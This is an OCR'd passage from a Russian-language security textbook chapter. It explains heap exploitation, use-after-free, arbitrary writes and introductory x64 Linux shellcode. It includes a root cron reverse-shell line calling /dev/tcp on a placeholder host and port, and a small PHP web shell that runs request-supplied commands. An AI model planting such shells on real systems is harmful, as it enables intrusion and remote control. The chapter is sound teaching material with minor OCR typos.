


Рис. 10.3. Реализация таблицы виртуальных функций

Для поддержки виртуальных функций каждый выделенный экземпляр класса должен содержать указатель на адрес памяти таблицы функций ❶. При вызове виртуальной функции объекта компилятор генерирует код, который ищет адрес таблицы виртуальных функций, затем ищет виртуальную функцию внутри таблицы и, наконец, вызывает этот адрес ❷. Обычно нельзя повредить указатели в таблице, потому что, скорее всего, таблица хранится в части памяти, доступной только для чтения. Но можно повредить указатель на таблицу и использовать его для получения контроля над выполнением кода, как показано на рис. 10.4.

Уязвимость Use-After-Free

Уязвимость use-after-free – это не столько повреждение памяти, сколько повреждение состояния программы. Она возникает при освобождении блока памяти, но указатель на этот блок по-прежнему хранится в какой-то части приложения. Позже при выполнении приложения указатель на освобожденный блок используется повторно, возможно, потому, что код приложения предполагает, что указатель все еще действителен. В промежутке между освобождением блока памяти и повторным использованием указателя существует возможность заменить содержимое блока памяти произвольными значениями и использовать это для выполнения кода.

Когда блок памяти освобождается, то обычно возвращается в кучу, чтобы использоваться повторно для другого выделения памяти; поэтому пока вы можете выдать запрос на выделение памяти того же размера, что и исходное, существует большая вероятность того, что освобожденный блок памяти будет использован повторно с созданным содержимым. Можно эксплуатировать эти уязвимости, исполь-

зуя технику, аналогичную эксплуатации таблиц виртуальных функций при переполнении кучи, как показано на рис. 10.5.




Рис. 10.4. Получение контроля над выполнением кода посредством повреждения адреса таблицы виртуальных функций




Рис. 10.5. Пример уязвимости use-after-free

Сначала приложение выделяет объект *p* ❶, содержащий указатель, над которым мы хотим получить контроль. Затем приложение вызывает удаление объекта, чтобы освободить связанную память. Однако приложение не сбрасывает значение *p*, поэтому в дальнейшем этот объект можно использовать повторно.

Хотя на рисунке показано, что это свободная память, исходные значения из первого выделения, возможно, фактически не были удалены. Это затрудняет выявление основной причины уязвимости. Причина состоит в том, что программа может продолжать работать нормально,

даже если память больше не выделяется, потому что содержимое не изменилось.

В конце эксплойт выделяет память подходящего размера и контролирует содержимое памяти, на которое указывает *объект p*, который распределитель кучи повторно использует как выделение памяти для *этого объекта* ❸. Если приложение повторно применяет его для вызова виртуальной функции, мы можем управлять поиском и напрямую выполнять код.

Управление расположением кучи

В большинстве случаев ключ к успешной эксплуатации уязвимости, связанной с кучей, заключается в том, чтобы заставить подходящее выделение памяти произойти в надежном месте, поэтому важно управлять расположением кучи. Поскольку существует большое количество различных реализаций кучи на разных платформах, я могу предоставить только общие правила.

Реализация кучи для приложения может быть основана на особенностях управления виртуальной памятью платформы, на которой выполняется приложение. Например, в Windows есть API-функция *VirtualAlloc,* которая выделяет блок виртуальной памяти для текущего процесса. Однако использование распределителя виртуальной памяти ОС создает несколько проблем:

- **низкая производительность**. Каждое выделение и освобождение памяти требует, чтобы ОС переключалась в режим ядра и обратно;
- **неиспользованная память**. Как минимум, выделение виртуальной памяти выполняется на уровне страницы, который обычно составляет не менее 4096 байт. Если выделить память меньше размера страницы, остальная часть страницы будет неиспользованной.

Из-за этих проблем большинство реализаций кучи вызывают службы ОС только в случае крайней необходимости. Вместо этого они выделяют большую область памяти за один раз, а затем реализуют код пользовательского уровня для распределения этого выделения на небольшие блоки для запросов на выделение служб. Еще один момент – эффективное решение проблемы высвобождения памяти. При простой реализации можно просто выделить большую область памяти, а затем увеличивать указатель в этой области для каждого выделения, возвращая следующий доступный адрес памяти по запросу. Это будет работать, но затем освободить эту память будет практически невозможно: более крупное выделение может быть высвобождено только после того, как будут высвобождены все вложенные выделения. Этого может никогда не произойти в долго работающем приложении.

Альтернативой упрощенному последовательному выделению является использование *списка свободной памяти*. Список свободной памяти поддерживает список освобожденных выделений внутри

большого выделения. Когда создается новая куча, ОС создает большое выделение, в котором список свободной памяти будет состоять из одного освобожденного блока размером с выделенную память. При выполнении запроса на выделение памяти реализация кучи просматривает список свободных блоков в поисках свободного блока достаточного размера, чтобы вместить выделение. Затем реализация будет использовать этот блок, выделит блок запроса вначале и обновит список свободной памяти, чтобы отразить новый свободный размер.

Когда блок освобожден, можно добавить этот блок в список, а также проверить, свободна ли память до и после только что освобожденного блока, и попытаться объединить эти свободные блоки для борьбы с фрагментацией памяти, которая происходит, когда освобождается много небольших выделенных блоков, возвращая блоки в доступную память для повторного использования. Однако в записях списка свободной памяти содержатся только их индивидуальные размеры, поэтому если запрошено выделение, превышающее любую из записей этого списка, реализация может потребовать дальнейшего расширения выделенной области ОС для удовлетворения запроса. Пример списка свободной памяти показан на рис. 10.6.




Рис. 10.6. Пример простой реализации списка свободной памяти

Используя эту реализацию, вы должны увидеть, как получить расположение кучи, подходящий для эксплуатации соответствующей уязвимости. Скажем, вы знаете, что блок кучи, который вы переполняете, составляет 128 байт; вы можете найти объект C++ с указателем из таблицы виртуальных функций, размер которого не меньше размера переполняемого буфера. Если вы заставите приложение выделить большое количество этих объектов, они будут последовательно размещены в куче. Можно выборочно освободить один из этих объектов

(не имеет значения, какой), и есть большая вероятность, что когда вы выделяете уязвимый буфер, он повторно использует освобожденный блок. Затем можно выполнить переполнение буфера кучи и повредить таблицу выделенного объекта, чтобы выполнить код, как показано на рис. 10.7.




Рис. 10.7. Выделение буферов памяти для обеспечения правильного макета

При манипулировании кучей самая большая проблема в сетевой атаке – это ограниченный контроль над распределением памяти. При использовании веб-браузера можно применить JavaScript для простой настройки расположения кучи, но если речь идет о сетевом приложении, то все сложнее. Неплохое место для поиска распределения объектов – это создание соединения. Если каждое соединение поддерживается объектом C++, вы можете управлять выделением памяти, просто открывая и закрывая соединения. Если этот метод не подходит, то вам почти наверняка придется использовать команды в сетевом протоколе для соответствующих выделений памяти.

Определенные распределения пула памяти

В качестве альтернативы произвольному списку свободной памяти можно использовать определенные пулы памяти для разных размеров выделения, чтобы соответствующим образом сгруппировать менее крупные выделения. Например, можно указать пулы для выделения 16, 64, 256 и 1024 байт. После выполнения запроса реализация выделит буфер на основе пула, который наиболее точно соответствует запрошенному размеру и достаточно велик, чтобы соответствовать выделению. Например, если вам нужно 50-байтовое выделение, оно будет помещено в 64-байтовый пул, а 512-байтовое выделение – в 1024-байтовый пул. Все, что превышает 1024 байта, будет выделено с использованием альтернативного подхода для больших распределений. Использование пулов памяти большого размера уменьшает фрагментацию, вызванную небольшими выделениями. Пока есть свободная запись для запрошенной памяти в пуле размера, она будет удовлетворена, и крупные выделения не будут так блокироваться.

Хранилище памяти в куче

Последняя тема, которую следует обсудить в связи с реализациями кучи, – как информация, например список свободной памяти, хранится в памяти. Есть два способа. В первом способе такие метаданные, как размер блока и то, является ли состояние свободным или выделенным, хранятся вместе с выделенной памятью. Такой способ называется внутриполосным. В другом способе, известном как *внеполосный*, метаданные хранятся в ином месте памяти. Внеполосный метод во многих отношениях лучше подходит для эксплуатации, потому что вам не нужно беспокоиться о восстановлении важных метаданных при повреждении смежных блоков памяти, и он особенно полезен, когда вы не знаете, какие значения нужно восстановить, чтобы метаданные стали действительными.

Произвольная запись в память

Уязвимости пореждения памяти, часто являются простейшими уязвимостями, которые можно обнаружить с помощью фаззинга, но они не единственные, как упоминалось в главе 9. Самое интересное – это произвольная запись в файл в результате некорректной обработки ресурсов. Некорректная обработка ресурсов может быть связана с командой, которая позволяет напрямую указать местоположение записи файла, или с командой, имеющей уязвимость канонизации пути, позволяющую указать местоположение относительно текущего каталога.

Как бы ни проявлялась уязвимость, полезно знать, что нужно будет записать в файловую систему, чтобы выполнить код.

Произвольная запись в память, хотя и может быть прямым следствием ошибки в реализации приложения, также может появиться как побочный продукт другой уязвимости, например переполнение буфера кучи. Многие старые распределители памяти в куче использовали структуру связанного списка для хранения списка свободных блоков; если данные этого связанного списка были повреждены, любая модификация списка свободной памяти могла привести к произвольной записи значения в указанное злоумышленником место.

Чтобы эксплуатировать эту уязвимость, необходимо изменить место, которое может напрямую управлять выполнением. Например, можно нацелиться на указатель из таблицы виртуальных функций объекта в памяти и перезаписать его, чтобы получить контроль над выполнением, как в методах для других уязвимостей, вызывающих повреждения.

Одно из преимуществ произвольной записи состоит в том, что она может привести к нарушению логики приложения. В качестве примера рассмотрим сетевое приложение, показанное в листинге 10.7. Его логика создает структуру памяти для хранения важной информации о соединении, например используемый сетевой сокет и был ли пользователь аутентифицирован как администратор при создании соединения.

Листинг 10.7. Простая структура сеанса соединения

```
struct Session {
    int socket;
    int is_admin;
};

Session* session = WaitForConnection();
```

В этом примере мы предполагаем, что некие проверки кода, независимо от того, является данный сеанс сеансом администратора или нет, позволяют выполнять только определенные задачи, такие как изменение конфигурации системы.

Листинг 10.8. Открытие команды run от имени администратора

```
Command c = ReadCommand(session->socket);
if (c.command == CMD_RUN_COMMAND
    && session->is_admin) {
  system(c->data);
}
```

Обнаружив расположение объекта сеанса в памяти, можно изменить значение `is_admin` с 0 на 1, открыв команду `run` для злоумышленника, чтобы тот мог получить контроль над целевой системой. Мы также могли бы изменить значение сокета, чтобы оно указывало на другой файл, заставляя приложение записывать данные в произвольный файл при записи ответа, потому что на большинстве Unix-подобных платформ файловые дескрипторы и сокеты фактически являются одним и тем же типом ресурса. Системный вызов `write` можно использовать для записи в файл точно так же, как для записи в сокет.

Хотя это надуманный пример, он должен помочь вам понять, что происходит в реальных сетевых приложениях. В любом приложении, которое использует аутентификацию для разделения обязанностей пользователя и администратора, как правило, можно таким образом подорвать систему безопасности.

Запись в файл при наличии высоких привилегий

Если приложение работает с повышенными привилегиями, такими как привилегии суперпользователя или администратора, то ваши возможности для эксплуатации произвольной записи в файл обширны. Один из способов – перезаписывать исполняемые файлы или библиотеки, которые, как вы знаете, будут выполнены, например исполняемый файл, запускающий сетевую службу, которую вы эксплуатируете. Многие платформы предоставляют другие средства выполнения кода, такие как запланированные задачи или задания `cron` в Linux.

Если у вас есть соответствующие привилегии, вы можете писать собственные задания `cron` в каталог и выполнять их. В современных

системах Linux обычно есть несколько каталогов cron, уже находящихся внутри каталога */etc*, куда можно вести запись. У каждого из них есть суффикс, указывающий на то, когда задания будут выполнены. Однако для записи в эти каталоги необходимо предоставить файлу сценария полномочия на выполнение.

Если произвольная запись в файл предоставляет только полномочия на чтение и запись, вам потребуется записать в каталог */etc/cron.d* файл Crontab для выполнения произвольных системных команд. В листинге 10.9 показан пример простого файла Crontab, который будет запускаться раз в минуту и подключать процесс оболочки к произвольному хосту и TCP-порту, где можно получить доступ к системным командам.

Листинг 10.9. Простой файл Crontab

```
* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/1234 0>&1'
```

Этот файл должен быть записан в каталог */etc/cron.d/run_shell*. Обратите внимание, что некоторые версии bash не поддерживают данный синтаксис обратной оболочки, поэтому вам придется использовать что-нибудь еще, например сценарий на Python, для достижения того же результата. Теперь посмотрим, как эксплуатировать уязвимости при записи в файлы с низкими привилегиями.

Запись в файл при низких привилегиях

Если у вас нет высоких привилегий, еще не все потеряно; однако ваши возможности будут более ограничены, и вам все равно необходимо понимать, что в системе доступно для эксплуатации. Например, если вы пытаетесь эксплуатировать уязвимости в веб-приложении или на компьютере установлен веб-сервер, то можно обратить внимание на веб-страницу с отрисовкой на стороне сервера, к которой затем можно будет получить доступ через веб-сервер. На многих веб-серверах также есть PHP, позволяющий выполнять команды от имени пользователя веб-сервера и возвращать результат этой команды, записывая файл, показанный в листинге 10.10, в корневой каталог сети (это может быть */var/www/html* или одно из множества других мест) с расширением *.php*.

Листинг 10.10. Простая оболочка PHP

```
<?php
if (isset($_REQUEST['exec'])) {
  $exec = $_REQUEST['exec'];
  $result = system($exec);
  echo $result;
}
?>
```

После того как вы поместите эту оболочку в корневой каталог, вы можете выполнить произвольные команды в системе в контексте веб-сервера путем запроса URL-адреса в виде *http://server/shell.php?exec=CMD*. URL-адрес приведет к выполнению кода PHP на сервере: оболочка PHP извлечет параметр `exec` из URL-адреса и передаст его системному API с результатом выполнения произвольной команды `CMD`.

Еще одно преимущество PHP заключается в том, что не имеет значения, что еще находится в файле, когда он написан: парсер PHP будет искать теги `<? php…?>` и выполнять любой код в этих тегах независимо от того, что еще есть в файле. Это полезно, когда у вас нет полного контроля над тем, что записывается в файл во время эксплуатации уязвимости.

Написание шелл-кода

Теперь посмотрим, как написать собственный шелл-код. Используя его, вы можете выполнять произвольные команды в контексте приложения, которое эксплуатирует обнаруженную уязвимость порелдения памяти.

Написание собственного шелл-кода может быть непростой задачей, и хотя я не могу полностью рассказать об этом в оставшейся части этой главы, я приведу несколько примеров, на которые вы сможете опираться, продолжая исследование данной темы. Я начну с основных приемов и проблем написания кода для архитектуры x64 с использованием платформы Linux.

Приступим

Чтобы приступить к написанию шелл-кода, вам понадобится:

- 64-разрядная версия Linux;
- компилятор; подходят как GCC, так и CLANG;
- копия *Netwide Assembler* (*NASM*); в большинстве дистрибутивов Linux есть соответствующий пакет.

В Debian и Ubuntu все, что нужно, можно установить с помощью следующей команды:

```
sudo apt-get install build-essential nasm
```

Мы будем писать шелл-код на языке ассемблера x64 и собирать его с помощью ассемблера `nasm`. Сборка шелл-кода должна привести к созданию двоичного файла, содержащего только указанные вами машинные инструкции. Чтобы протестировать его, можно использовать листинг 10.11, написанный на C.

Листинг 10.11. Программа для тестирования шелл-кода

test_shellcode.c

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>

typedef int (*exec_code_t)(void);

int main(int argc, char** argv) {
  if (argc < 2) {
    printf("Usage: test_shellcode shellcode.bin\n");
    exit(1);
  }

❶ int fd = open(argv[1], O_RDONLY);
  if (fd <= 0) {
    perror("open");
    exit(1);
  }

  struct stat st;
  if (fstat(fd, &st) == -1) {
    perror("stat");
    exit(1);
  }

❷ exec_code_t shell = mmap(NULL, st.st_size,
 ❸ PROT_EXEC | PROT_READ, MAP_PRIVATE, fd, 0);
  if (shell == MAP_FAILED) {
    perror("mmap");
    exit(1);
  }

  printf("Mapped Address: %p\n", shell);
  printf("Shell Result: %d\n", shell());

  return 0;
}
```

Здесь мы берем путь из командной строки ❶ и отображаем его в память ❷. Мы указываем, что данный код является исполняемым, используя параметр PROT_EXEC; в противном случае различные средства защиты от эксплойтов на уровне платформы могут потенциально остановить выполнение шелл-кода.

Скомпилируйте тестовый код с помощью установленного компилятора C, выполнив следующую команду в оболочке. Во время компиляции не должно быть никаких предупреждений.

```
$ cc -Wall -o test_shellcode test_shellcode.c
```

Чтобы протестировать код, поместите следующий код в файл *shellcode.asm*, как показано в листинге 10.12.

Листинг 10.12. Пример простого шелл-кода

```
; Assemble as 64 bit
BITS 64
mov rax, 100
ret
```

Шелл-код из листинга 10.12 просто перемещает значение `100` в регистр RAX. Регистр RAX используется как возвращаемое значение для вызова функции. Тестовая программа будет вызывать этот шелл-код, как если бы это была функция, поэтому мы ожидаем, что значение регистра RAX будет возвращено в тестовую программу. Затем шелл-код незамедлительно выдает инструкцию `ret`, возвращаясь к вызывающему коду, который в данном случае является нашей тестовой программой. После эта программа должна вывести возвращаемое значение `100` в случае успеха.

Давайте попробуем. Сначала нужно собрать шелл-код с помощью `nasm`, а затем мы выполним его в тестовой программе:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7fa51e860000
Shell Result: 100
```

Вывод возвращает `100`, подтверждая, что мы успешно загрузили и выполнили шелл-код. Также стоит убедиться, что собранный код в получившемся в итоге двоичном файле соответствует тому, что мы ожидали. Это можно проверить с помощью сопутствующей утилиты `ndisasm`, которая дизассемблирует этот простой двоичный файл без использования дизассемблера, такого как IDA Pro. Нужно использовать переключатель `-b 64`, чтобы убедиться, что `ndisasm` использует 64-битное дизассемблирование, как показано здесь:

```
$ ndisasm -b 64 shellcofe.bin
00000000  B864000000        mov eax,0x64
00000005  C3                ret
```

Вывод `ndisasm` должен совпадать с инструкциями, которые мы указали в исходном файле шелл-кода в листинге 10.12. Обратите внимание, что в инструкции `mov` мы использовали регистр RAX, а в выводе дизассемблера мы находим регистр EAX. Ассемблер использует этот 32-битный регистр вместо 64-битного регистра, потому что понимает, что константа 0x64 вписывается в 32-битную константу, поэтому он может использовать более короткую инструкцию, вместо того что-

бы загружать 64-битную константу целиком. Это не меняет поведения кода, потому что при загрузке константы в EAX процессор автоматически установит старшие 32 бита регистра RAX в ноль. Директива `BITS` также отсутствует, поскольку она предназначена для ассемблера `nasm` и позволяет включить поддержку 64-битной системы. В окончательном выводе она не нужна.

Простая техника отладки

Прежде чем приступить к написанию более сложного шелл-кода, рассмотрим простой метод отладки. Это важно при тестировании вашего эксплойта в полном объеме, поскольку остановка выполнения шелл-кода в том месте, где вы этого хотите, может оказаться непростой задачей. Мы добавим точку останова к нашему шелл-коду с помощью инструкции `int3`, чтобы при вызове связанного кода подключенный отладчик получил уведомление.

Измените код из листинга 10.12, как показано в листинге 10.13, чтобы добавить инструкцию `int3`, а затем перезапустите ассемблер `nasm`.

Листинг 10.13. Простой пример шелл-кода с точкой останова

```
# Assemble as 64 bit
BITS 64
int3
mov rax, 100
ret
```

Если вы выполните тестовую программу в отладчике, таком как GDB, вывод должен быть похож на тот, что показан в листинге 10.14.

Листинг 10.14. Установка точки останова

```
$ gdb --args ./test_shellcode shellcode.bin
GNU gdb 7.7.1
...
(gdb) display/1i $rip
(gdb) r
Starting program: /home/user/test_shellcode debug_break.bin
Mapped Address: 0x7fb6584f3000

❶ Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fb6584f3001 in ?? ()
1: x/i $rip
❷ => 0x7fb6584f3001:      mov      $0x64,%eax
(gdb) stepi
0x00007fb6584f3006 in ?? ()
1: x/i $rip
=> 0x7fb6584f3006:      retq
(gdb)
0x00000000004007f6 in main ()
```

```
1: x/i $rip
=> 0x4007f6 <main+281>: mov     %eax,%esi
```

При выполнении тестовой программы отладчик останавливается на сигнале SIGTRAP ❶. Причина состоит в том, что процессор выполнил инструкцию int3, которая действует как точка останова, в результате чего ОС отправляет сигнал SIGTRAP процессу, который обрабатывает отладчик. Обратите внимание, что когда мы выводим инструкцию, которая выполняется в данный момент ❷, это не инструкция int3, а инструкция mov. Мы не видим инструкцию int3, потому что отладчик автоматически пропустил ее, чтобы продолжить выполнение.

Вызов системных вызовов

Пример шелл-кода из листинга 10.12 возвращает значение 100 только вызывающей стороне, в данном случае нашей тестовой программе, что не очень полезно для эксплуатации уязвимости; для этого нам нужно, чтобы система поработала за нас. Самый простой способ сделать это в шелл-коде – использовать системные вызовы ОС. Системный вызов указывается с использованием номера, определенного операционной системой. Он позволяет вызывать основные системные функции, такие как открытие файлов и выполнение новых процессов.

Использовать системные вызовы проще, чем обращаться к системным библиотекам, потому что вам не нужно знать расположение библиотек, таких как системная библиотека C. Отсутствие необходимости знать это упрощает написание шелл-кода и делает его более переносимым для разных версий одной и той же ОС.

Однако у использования системных вызовов есть и обратная сторона: обычно они реализуют гораздо более низкоуровневую функциональность по сравнению с системными библиотеками, что, как вы увидите, усложняет их вызов. Это особенно актуально в случае с Windows, где системные вызовы очень сложные. Но для наших целей будет достаточно системного вызова, чтобы продемонстрировать, как написать собственный шелл-код.

Системные вызовы имеют собственный определенный двоичный интерфейс приложений (ABI) (подробнее *см.* раздел «Двоичный интерфейс приложений»). В 64-разрядной версии Linux системный вызов выполняется с использованием следующего ABI:

- номер системного вызова помещается в регистр RAX;
- системному вызову в регистрах RDI, RSI, RDX, R10, R8 и R9 можно передать до шести аргументов;
- системный вызов выполняется с помощью инструкции syscall;
- результат системного вызова сохраняется в RAX после возврата команды syscall.

Для получения дополнительной информации о процессе системного вызова Linux выполните команду `man 2 syscall` в терминале Linux. Эта страница содержит руководство, описывающее процесс системного вызова, и определяет ABI для различных архитектур, включая x86 и ARM. Кроме того, данная команда предоставляет список всех доступных системных вызовов. Вы также можете прочитать отдельные страницы для системного вызова, выполнив команду `man 2 <SYSTEM CALL NAME>`.

Системный вызов exit

Чтобы использовать системный вызов, сначала нужен его номер. В качестве примера возьмем системный вызов `exit`.

Как найти номер конкретного системного вызова? Linux поставляется с файлами заголовков, которые определяют все номера системных вызовов для текущей платформы, но попытка найти правильный файл заголовка на диске может быть похожа на погоню за собственным хвостом. Вместо этого мы позволим компилятору C проделать всю работу за нас. Скомпилируйте код из листинга 10.15 и выполните его, чтобы вывести номер системного вызова `exit`.

Листинг 10.15. Получение номера системного вызова

```
#include <stdio.h>
#include <sys/syscall.h>

int main() {
  printf("Syscall: %d\n", SYS_exit);
  return 0;
}
```

В моей системе номер системного вызова `exit` – 60, который выводится у меня на экране; ваш может отличаться в зависимости от версии ядра Linux, которую вы используете, хотя цифры меняются не очень часто. Системный вызов `exit` специально принимает код завершения процесса в качестве единственного аргумента для возврата в ОС и указывает, почему процесс завершился. Следовательно, нам нужно передать номер, который мы хотим использовать для кода завершения процесса, в RDI. Двоичный интерфейс приложений Linux уточняет, что первый параметр системного вызова указан в регистре RDI. Системный вызов `exit` ничего не возвращает из ядра; вместо этого процесс (оболочка) сразу же завершается. Давайте реализуем вызов `exit`. Соберите код из листинга 10.16, используя `nasm`, и запустите его внутри тестовой программы.

Листинг 10.16. Вызов системного вызова exit в шелл-коде

```
BITS 64
; The syscall number of exit
mov rax, 60
; The exit code argument
```

```
mov rdi, 42
syscall
; exit should never return, but just in case.
Ret
```

Обратите внимание, что первый оператор печати в листинге 10.16, который показывает, где был загружен шелл-код, все еще работает, а последующий оператор для возврата шелл-кода – нет. Это указывает на то, что шелл-код успешно вызвал системный вызов `exit`. Чтобы еще раз проверить это, можно отобразить код выхода из тестовой программы в своей оболочке, например используя `echo $?` в Bash. Это должна быть цифра 42, а это именно то, что мы передали в аргументе `mov rdi`.

Системный вызов write

Теперь попробуем вызвать `write`, чуть более сложный системный вызов, который записывает данные в файл. Используйте следующий синтаксис:

```
ssize_t write (int fd, const void * buf, size_t count);
```

Аргумент `fd` – это файловый дескриптор, куда ведется запись. Он содержит целочисленное значение, описывающее, к какому файлу вы хотите получить доступ. Затем вы объявляете данные для записи, указывая расположение данных для буфера. Можно указать, сколько байтов нужно записать, с помощью `count`.

Используя код из листинга 10.17, мы передадим значение 1 аргументу `fd`, который является стандартным выводом для консоли.

Листинг 10.17. Вызов системного вызова write в шелл-коде

```
BITS 64

%define SYS_write 1
%define STDOUT 1

_start:
  mov rax, SYS_write
; The first argument (rdi) is the STDOUT file descriptor
  mov rdi, STDOUT
; The second argument (rsi) is a pointer to a string
  lea rsi, [_greeting]
; The third argument (rdx) is the length of the string to write
  mov rdx, _greeting_end - _greeting
; Execute the write system call
  syscall
  ret

_greeting:
  db "Hello User!", 10
_greeting_end:
```

Выполняя запись в стандартный вывод, мы выводим данные, указанные в buf, на консоль, чтобы увидеть, сработало ли это. В случае успеха в консоль оболочки, где работает тестовая программа, должна быть выведена строка Hello User! Системный вызов write также должен вернуть количество байтов, записанных в файл.

Теперь соберите код из листинга 10.17 с помощью nasm и выполните двоичный файл в тестовой программе:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165ce1f000
Shell Result: -14
```

Вместо приветствия Hello User!, которое мы ожидали увидеть, мы получаем странный результат -14. Любое значение, возвращаемое системным вызовом write, которое меньше нуля, указывает на ошибку. В Unix-подобных системах, включая Linux, существует набор определенных номеров ошибок (сокращенно errno). Код ошибки определяется системой как положительный, но возвращается как отрицательный, чтобы указать на то, что это состояние ошибки. Код ошибки можно найти в системных заголовочных файлах C, но короткий сценарий Python из листинга 10.18 сделает всю работу за нас.

Листинг 10.18. Простой сценарий на Python для вывода кодов ошибок

```
import os

# Указываем положительный номер ошибки
err = 14
print os.errno.errorcode[err]
# Выводит'EFAULT'
print os.strerror(err)
# Выводит 'Bad address'
```

При запуске сценария выводится имя кода ошибки, EFAULT, и описание строки, Bad address. Этот код указывает на то, что системный вызов попытался получить доступ к недействительному адресу памяти, что привело к сбою. Единственный адрес памяти, который мы передаем, – это указатель на приветствие. Посмотрим на дизассемблированный код, чтобы выяснить, виноват ли переданный указатель:

```
00000000  B801000000        mov rax,0x1
00000005  BF01000000        mov rdi,0x1
0000000A  488D34251A000000  lea rsi,[0x1a]
00000012  BA0C000000        mov rdx,0xc
00000017  0F05              syscall
00000019  C3                ret
0000001A  db "Hello User!", 10
```

